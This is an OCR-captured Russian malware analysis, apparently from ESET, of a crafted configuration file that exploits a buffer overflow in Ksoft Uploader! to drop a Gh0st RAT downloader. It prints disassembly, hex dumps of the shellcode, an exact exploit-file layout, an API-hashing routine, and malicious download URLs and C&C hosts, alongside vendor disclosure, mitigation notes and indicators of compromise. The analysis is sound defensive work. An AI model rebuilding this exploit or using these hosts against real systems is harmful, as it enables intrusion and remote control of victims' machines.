
Злоумышленники используют уязвимость в ПО Ksoft Uploader! для установки Gh0st RAT

Наши аналитики получают на анализ тысячи новых образцов вредоносных программ каждый день и среди этого общего потока удается обнаружить любопытные экземпляры. В данном случае речь идет даже не об исполняемом файле, а о файле данных, который представляет из себя конфигурационный файл легитимного приложения. Такой файл и попал к нам в руки.



Дальнейший анализ подозрительного файла показал, что он является вредоносным и приводит к срабатыванию уязвимости в продукте *Uploader!* компании *Ksoft*. Ниже указаны подробности работы эксплойта и краткое описание его полезной нагрузки.

Сам эксплойт, т. е. обнаруженный нами специальным образом сформированный файл конфигурации указанного ПО, использует для своей работы уязвимость типа *buffer overflow* (*BufferOv*). Программа *Uploader!* разработана для работы пользователя с FTP-протоколом. Такие ее настройки как адрес удаленного FTP-хоста и имя пользователя хранятся в упомянутом файле конфигурации с названием uploadpref.dat.

Код PoC для этого эксплойта был опубликован еще в марте 2014 г.

Файл конфигурации инструмента *Uploader!* состоит из набора строк, в который входит строка с именем пользователя и названием целевого хоста сервера для загрузки (upload) файлов. Для обработки данных файла и его последующего разбора, приложение использует стандартный входящий поток C++ под названием *std::ifstream*. При чтении строк из файла, приложение корректно проверяет размер с использованием C++ функции *in_stream.get(buffer, sizeof(buffer), '\n')*. Однако, код приложения обрабатывающий последнее поле в файле с зашифрованным паролем использует код *in_stream >> buffer*, причем массив *buffer* расположен на стеке. В том случае, когда приложение не вызывает функцию *in_stream.width(…)*, вызов *in_stream >> buffer* приведет к заполнению буфера *buffer* на стеке до тех пор, пока не будет достигнут конец файла или символ white space.

```
lea     eax, [esp+240h+encrypted_password]
lea     ecx, [esp+240h+in_stream] ; this
push    eax                       ; char *
call    istream::operator>>(char *)
```

Рис. Уязвимость присутствует в вызове *in_stream >> encrypted_password*, который позволяет эксплойту переполнить буфер на стеке и выполнить нужный код.

Специалисты ESET оперативно связались с разработчиками этого ПО и сообщили им о найденной уязвимости. В течение 24 часов специалисты Ksoft исправили уязвимость и выпустили новую версию *Uploader! v 3.6*.

Проанализированный нами вредоносный файл uploadpref.dat заставляет программу скопировать необходимое количество данных на стек и переполнить буфер, размер которого фиксирован и составляет 80 байт. В результате перезаписи данных, размещенных перед переменной *buffer*, эксплойт повреждает фрейм структуры SEH (Structured Exception Handler) и размещает там шелл-код, а также указатель на него в фрейме. Копирование данных в переполненный буфер останавливается исключением (exception), которое сигнализирует о достижении вершины стека и обращении по недопустимому в памяти адресу (access violation). В результате произошедшего исключения, Windows вызывает функцию по указателю из фрейма SEH, который уже был перезаписан эксплойтом. Этот новый адрес указывает на гаджет с кодом из адресного пространства *Uploader!*. Гаджет представляет из себя набор инструкций *pop ecx; pop ecx; ret*. После выполнения этих инструкций происходит передача потока исполнения на первый шелл-код эксплойта, который уже расположен на стеке.

```
Address   Hex dump   Command                  0012FBD4  41414141  AAAA
0040BF38  59         POP ECX                  0012FBD8  41414141  AAAA
0040BF39  59         POP ECX                  0012FBDC  909006EB  Pointer to next SEH record
0040BF3A  C3         RETN                     0012FBE0  0040BF38  SE handler
0040BF3B  8B65 E8    MOV ESP,DWORD P          0012FBE4  835E06EB
0040BF3E  FF75 98    PUSH DWORD PTR           0012FBE8  05EBF3C6
0040BF41  E8 3EF5FFFF CALL 0040B484           0012FBEC  FFFFF5E8
0040BF46  833D 188D430 CMP DWORD PTR D        0012FBF0  0042B8FF
0040BF4D  75 05      JNE SHORT 0040B          0012FBF4  F0010000
Access violation when writing to [00130000] - Shift+Run/Step to pass exception to the program
```

Рис. Вид из отладчика ситуации срабатывания исключения при нарушении доступа к памяти на стеке. В окне команд видны инструкции гаджета, с которого передается управление на шелл-код.

Метод перезаписи обработчиков SEH является уже довольно древним и детально был описан командой Corelan Team на их сайте. Операционные системы Windows Vista SP1+ содержат в своем составе специальную функцию под названием Structured Exception Handling Overwrite Protection (SEHOP), которая защищает приложения от нелегитимной перезаписи обработчиков SEH на уровне ОС. Такая функция выключена по умолчанию на клиентских выпусках Windows и включена по умолчанию на серверных. Включение такой функции на клиентских выпусках Windows может быть выполнено с использованием инструмента EMET или этой инструкции. Кроме этого, поддержку механизма SEHOP должно обеспечивать и само приложение, которое должно быть скомпоновано с использованием опции /SAFESEH (отсутствует у Uploader!).

Эксплойт основан на том PoC, ссылку на который мы привели выше, он содержит схожие с ним последовательности команд *pop; pop; ret* в начале файла. В случае с оригинальным PoC, их

значительно больше и всего насчитывается 178 команд. Прочие части эксплойта, такие как шелл-код и уровни его исполнения были добавлены самими авторами.

```
00000000:  41 41 41 41.41 41 41 41.0D 0D 0A 31.0D 0D 0A 41  AAAAAAAA♪♪◘1♪♪◘A
00000010:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000020:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000030:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000040:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000050:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000060:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000070:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000080:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
00000090:  41 41 41 41.41 41 41 41.41 41 41 41.41 41 41 41  AAAAAAAAAAAAAAAA
```

Рис. Заголовок uploadpref.dat из PoC.

```
00000000:  41 41 41 41.41 41 41 41.0D 0D 0A 31.0D 0D 0A 41  AAAAAAAA♪♪◘1♪♪◘A
00000010:  55 89 E5 83.EC 4C 53 56.57 B8 13 00.00 00 48 89  Uëσâ‼LSVW╕‼  Hë
00000020:  45 F0 8B 75.08 83 C5 04.8B 7D 08 83.ED 04 AD 89  E≡ïu◘â┼♦ï}◘â∅♦¡ë
00000030:  75 08 89 45.F8 89 45 FC.BE 13 00 00.00 31 D2 56  u◘ëE°ëEⁿ╝‼   1╥V
00000040:  8B 75 08 AD.89 75 08 5E.BB 10 00 00.00 D1 E3 0F  ïu◘¡ëu◘^╗►   ╤π☼
00000050:  A4 C2 01 D1.E0 4E 74 19.3B 75 F0 75.0F 83 FA 00  ñ┬☺╤αNt↓;u≡u∞â·
00000060:  90 90 90 90.90 74 05 BE.08 00 00 00.4B 75 E0 EB  ÉÉÉÉÉt♣╛◘   Kuαδ
00000070:  CE 89 D1 C1.E9 08 81 E2.FF 00 00 00.50 89 D0 51  ╬ë╤┴Θ◘üΓ    PëⁿQ
00000080:  F3 AA 59 58.29 4D F8 74.09 31 D2 BE.13 00 00 00  ≤¬YX)M°t○1╥╝‼
00000090:  EB DA 8B 45.FC 5F 5E 5B.C9 C3 00 00.00 00 00 00  δ┌ïEⁿ_^[╔├
```

Рис. Заголовок uploadpref.dat из эксплойта.

Перед запуском полезной нагрузки, эксплойту необходимо выполнить несколько этапов своего кода.

На нулевом этапе (Stage 0) шелл-код получает управление от кода обработчика SEH, который указывает на гаджет с последовательностью инструкций *pop ecx; pop ecx; ret*. Первые инструкции шелл-кода распаковывают код последующего уровня (*shell_code_1*). Он вычисляет однобайтовое значение из двухбайтового слова и записывает его в тот же участок памяти.

```
seg000:000001EC ; ---------------------------------------------------------------------------
seg000:000001EC                 jmp     short stage_0
seg000:000001EE ; ---------------------------------------------------------------------------
seg000:000001EE                 nop
seg000:000001EF                 nop
seg000:000001EF ; ---------------------------------------------------------------------------
seg000:000001F0                 dd 40BF38h              ; offset to pop pop ret
seg000:000001F4 ; ---------------------------------------------------------------------------
seg000:000001F4
seg000:000001F4 stage_0:                                ; CODE XREF: seg000:000001EC↑j
seg000:000001F4                                         ; DATA XREF: seg000:loc_201↑o ...
seg000:000001F4                 jmp     short loc_1FC
seg000:000001F6 ; ---------------------------------------------------------------------------
seg000:000001F6
seg000:000001F6 loc_1F6:                                ; CODE XREF: seg000:loc_1FC↑p
seg000:000001F6                 pop     esi
seg000:000001F7                 add     esi, -0Dh
seg000:000001FA                 jmp     short loc_201
seg000:000001FC ; ---------------------------------------------------------------------------
seg000:000001FC
seg000:000001FC loc_1FC:                                ; CODE XREF: seg000:stage_0↑j
seg000:000001FC                 call    loc_1F6
seg000:00000201
seg000:00000201 loc_201:                                ; CODE XREF: seg000:000001FA↑j
seg000:00000201                 mov     eax, (offset packed_shell_code_1 - offset stage_0)
seg000:00000206                 add     eax, esi
seg000:00000208                 push    eax
seg000:00000209                 add     eax, (offset zeros - offset packed_shell_code_1)
seg000:0000020E                 push    eax
seg000:0000020F                 add     esi, (offset packed_shell_code_1 - offset stage_0)
seg000:00000215                 mov     edi, esi
seg000:00000217                 xor     edx, edx
seg000:00000219
seg000:00000219 loc_219:                                ; CODE XREF: seg000:00000232↑j
seg000:00000219                 mov     dx, [esi]
seg000:0000021C                 cmp     dx, 0FFFFh
seg000:00000220                 jz      short exec_shell_code_1
seg000:00000222                 sub     dh, 4Ah ; 'J'
seg000:00000225                 sub     dl, 41h ; 'A'
seg000:00000228                 shl     dh, 4
seg000:0000022B                 add     dl, dh
seg000:0000022D                 mov     [edi], dl
seg000:0000022F                 inc     esi
seg000:00000230                 inc     esi
seg000:00000231                 inc     edi
seg000:00000232                 jmp     short loc_219
seg000:00000234 ; ---------------------------------------------------------------------------
seg000:00000234
seg000:00000234 exec_shell_code_1:                      ; CODE XREF: seg000:00000220↑j
seg000:00000234                 pop     eax             ; unknown_buffer => eax
seg000:00000235                 pop     esi             ; shell_code_1 => esi
seg000:00000235 ; ---------------------------------------------------------------------------
seg000:00000236 packed_shell_code_1 dw 4F46h, 524Ah, 5846h, 5244h, 584Dh, 4F41h, 524Ah, 5146h
```

Рис. Код распаковки последующей части шелл-кода.

В конце первого уровня (Stage 1) содержимое всего файла uploadpref.dat будет скопировано в память. Для этой цели шелл-код использует функции Windows API, получая их адреса путем анализа таблиц экспортов соответствующих системных библиотек Windows напрямую. Поиск функции выполняется на основе рассчитанного хэша ее названия. Расчет хэша производится за счет суммирования каждого отдельного шестнадцатеричного представления символа из названия функции в нижнем регистре и умножением промежуточной суммы итерации на два. Ниже представлен код на Python, реализующий этот алгоритм.

```
def hash_name(name):
    result = 0
for c in name:
```

*result = 2 * (result + (ord(c) | 0x60))*

return result

Интересно отметить, что данный алгоритм расчета хэша идентичен указанному в качестве примера в книге авторов Chris Anley и John Heasman под названием «The Shellcoder's Handbook: Discovering and Exploiting Security Holes». Его реализацию на языке C можно найти на странице 145 второго издания книги.

После получения соответствующих адресов функций, код *shell_code_1* выделяет в памяти два буфера размером с размер файла uploadpref.dat. Содержимое всего файла копируется в один из буферов, а второй остается нетронутым. После этого шелл-код передает управление коду из этого файла, расположенному по смещению 0x10 от начала файла. Ниже этот код указан на C.

HANDLE f = CreateFileA("uploadpref.dat", GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);

DWORD uploadpref_size = GetFileSize(f, 0);

*char * memblock1 = VirtualAlloc(NULL, uploadpref_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);*

*char * memblock2 = VirtualAlloc(NULL, uploadpref_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);*

ReadFile(f, memblock1, uploadpref_size);

stage_2 = &memblock1[0x10];

stage_2(&memblock1[0x650], memblock2);

//адрес буфера memblock2 передается коду эксплойта в качестве аргумента, туда эксплойт в последующем передаст управление

На втором уровне (Stage 2) функция распаковывает данные по смещению 0x650 от их начала в буфер *memblock2*. Для декомпрессии данных используется достаточно неэффективный алгоритм, после чего их размер составляет 3,632 байт. После этой операции, управление передается на начало блока *memblock2*, который содержит шелл-код третьего уровня (Stage 3).

На уровне Stage 3 код эксплойта заново открывает файл uploadpref.dat и извлекает из него PE-файл, который расположен по смещению 0x1600. Файл размещается в выделенном для него буфере памяти. Алгоритм декомпрессии идентичен тому, который использовался на предыдущем уровне. После этого эксплойт создает новый процесс в приостановленном (suspend) режиме, внедряет туда исполняемый файл и запускает его. Извлеченный из uploadpref.dat PE-файл имеет размер 56,832 байт и специализируется на загрузке и исполнении дроппера Gh0st RAT.

Ниже в таблице указана структура файла uploadpref.dat.

Смещение	Размер (в байтах)	Описание
0x0	11	Первое поле с последовательностью байт для срабатывания уязвимости.
0x0B	4	Строка «1\n», которая указывает на признак того, что файл содержит поле с паролем (необходимо для срабатывания уязвимости)
0x0F	1	Символ 'A' для выравнивания
0x10	138	Шелл-код Stage 2
0x9A	326	Нули для выравнивания.
0x1E0	12	Символы 'A' для выравнивания
0x1EC	4	Инструкция перехода на Stage 0
0x1F0	4	Указатель на гаджет с инструкциями pop pop ret
0x1F4	66	Шелл-код Stage 0
0x236	832	Упакованный шелл-код Stage 1 с маркером 0xFFFF в конце
0x576	218	Нули для выравнивания
0x650	3952	Упакованный шелл-код Stage 3
0x15C0	64	Нули для выравнивания
0x1600	870912	Упакованный PE-файл

Загрузчик копирует оригинальный файл с эксплойтом (uploadpref.dat) и извлеченный оттуда свой файл под названием msfeedssync.exe в директорию *Application Data* текущего пользователя. После этого он создает ярлык на исполняемый файл и помещает его в директорию автозапуска меню Пуск. Таким образом, после перезагрузки эксплойт сработает еще раз и все шаги будут выполнены еще раз.

Название файла	Путь к файлу	Хэш файла
uploadpref.dat	C:\Documents and Settings\%USER%\Application Data\	16d842b8746944cd29cea6237e210be2d185cbe2
msfeedssync.exe	C:\Documents and Settings\%USER%\Application Data\	e2fc91f82b7db3221502d2582ac3be7a5b663498
msfeedssync.lnk	C:\Documents and Settings\All Users\Start Menu\Programs\Startup\	0fff6640f72115021f0e5d0514921eb856948f30




Рис. Ярлык в папке автозагрузки, указывающий на исполнение файла вредоносной программы.

После выполнения указанных выше операций, загрузчик считается успешно установленным в системе и после перезагрузки может успешно выполнить свою основную функцию, которая заключается в скачивании дроппера Gh0st RAT. Загрузка дроппера будет производиться с использованием протокола HTTP. Для этого вредоносная программа запускает с периодичностью в

30 мин. два потока. На основе строки user-agent протокола HTTP, которую каждый из них использует для работы с удаленным сервером, мы назвали первый поток *Alan_function*, а второй *BFunction*. Каждый из них пытается загрузить дроппер Gh0st RAT с различных URL-адресов, в которых используется одно доменное имя. После загрузки файла, он распаковывается, каждый из потоков пытается вызвать различные участки кода дроппера.

- Поток *Alan_function* ожидает, что загруженный файл представляет из себя исполняемый PE-файл и просто запускает его на исполнение, передавая управление на точку входа.
- Поток *BFunction* ожидает, что загруженный файл представляет из себя DLL-библиотеку. В таком случае, он вызовет из нее экспортируемую функцию с названием *TestFunction*.

URL-адрес	User-Agent	Хэш SHA-1 содержимого (по состоянию на март 2015 г.)	Название обнаружения
http://biless.com/alan/19437192.txt	Alan_Function	e440eea118d1701ad7886af6c93ef7102326d4c8	Win32/Farfli.PZ
http://biless.com/alan/Alan.txt	BFunction	Неизвестен	

Мы смогли обнаружить первый метод распространения дроппера вредоносной программы, который использовался в марте 2015 г. Загружаемый на тот момент даунлоадером исполняемый файл был связан с самим даунлоадером, поскольку одна из его функций обфускации включала в себя и код распаковки DLL-файла дроппера с вызовом экспортируемой функции *TestFunction*. Эта библиотека может быть доставлена потоку *BFunction* для достижения тех же результатов.

Загруженный таким образом исполняемый файл Gh0st RAT представляет из себя дроппер этой вредоносной программы. Gh0st RAT уже был документирован ранее различными исследователями AV-компаний. Сетевой протокол бэкдора включает в себя строку из пяти символов для идентификации вредоносной кампании. В нашем случае идентификатор представлял из себя строку «A1CEA». Мы смогли обнаружить следующие ссылки, предоставляющие сведения по бэкдору с таким идентификатором кампании.

- Образец, который был обнаружен в декабре 2013 г. и был загружен в базу Malwr.
- Правило Snort, которое было добавлено 3 марта 2015 г.
- Анализ образца вредоносной программы на корейском портале Wins.

В проанализированном нами образце Gh0st RAT использовался C&C-сервер с адресом www.phw2015.com и TCP-портом 2015. На время нашего анализа домен соответствовал IP-адресу 112.67.10.110.

Эта модификация Gh0st немного отличалась от оригинального бэкдора и содержала в себе следующие функции.

- Функция сбора данных о характеристиках компьютера.
- Специальная функция под названием «TestFunction», которая загружает прочие вредоносные компоненты бэкдора.

В проанализированном нами образце были активны все функции Gh0st, включая, кейлоггер.

Заключение

Проанализированный эксплойт не является особенным или даже существенным, поскольку ПО Ksoft Uploader!, для которого он предназначен не является широко распространенным приложением. Нам практически ничего неизвестно о том, для каких целей он был использован и какими злоумышленниками, как и о том, что представлял из себя вектор его распространения. Для распространения мог быть использован метод социальной инженерии, но в таком случае атака должна была быть направленной, поскольку атакующие должны были обладать информацией о присутствии на компьютере жертвы данного ПО. Так или иначе, атакующие должны были заманить

потенциальную жертву на скачивание данного файла, а затем еще и указать пользователю на его использование и размещение в каталоге с самой программой.

Gh0st RAT был описан в следующих исследованиях.

Michael G. Spohn (McAfee), Know Your Digital Enemy: Anatomy of a Gh0st RAT, 2012

http://www.mcafee.com/ca/resources/white-papers/foundstone/wp-know-your-digital-enemy.pdf

Snorre Fagerland (Norman), The many faces of Gh0st Rat, 2012

http://download01.norman.no/documents/ThemanyfacesofGh0stRat.pdf

Идентификаторы компрометации (IoC)

SHA-1	Тип	Название обнаружения ESET
16d842b8746944cd29cea6237e210be2d185cbe2	DAT файл	Win32/Exploit.Ksoft
e2fc91f82b7db3221502d2582ac3be7a5b663498	Win32 PE	Win32/TrojanDownloader.Agent.BGF
e440eea118d1701ad7886af6c93ef7102326d4c8	Win32 PE	Win32/Farfli.PZ
d7d65d44657af68ddeba821b4adee6285bcdb418	Win32 PE	Win32/Farfli.PZ
6b5095fcd9b230a34f9e51120c36a19908ef3885	Win32 PE	Win32/Farfli.PZ

Бэкдор использует мьютекс со следующим названием:

www.phw2015.comwww.phw2015.comwww.phw2015.com

Хост	Порт	Описание
www.phw2015.com	2015	Управляющий C&C-сервер Gh0st RAT
www.biless.com	80	Используется для скачивания полезной нагрузки Gh0st RAT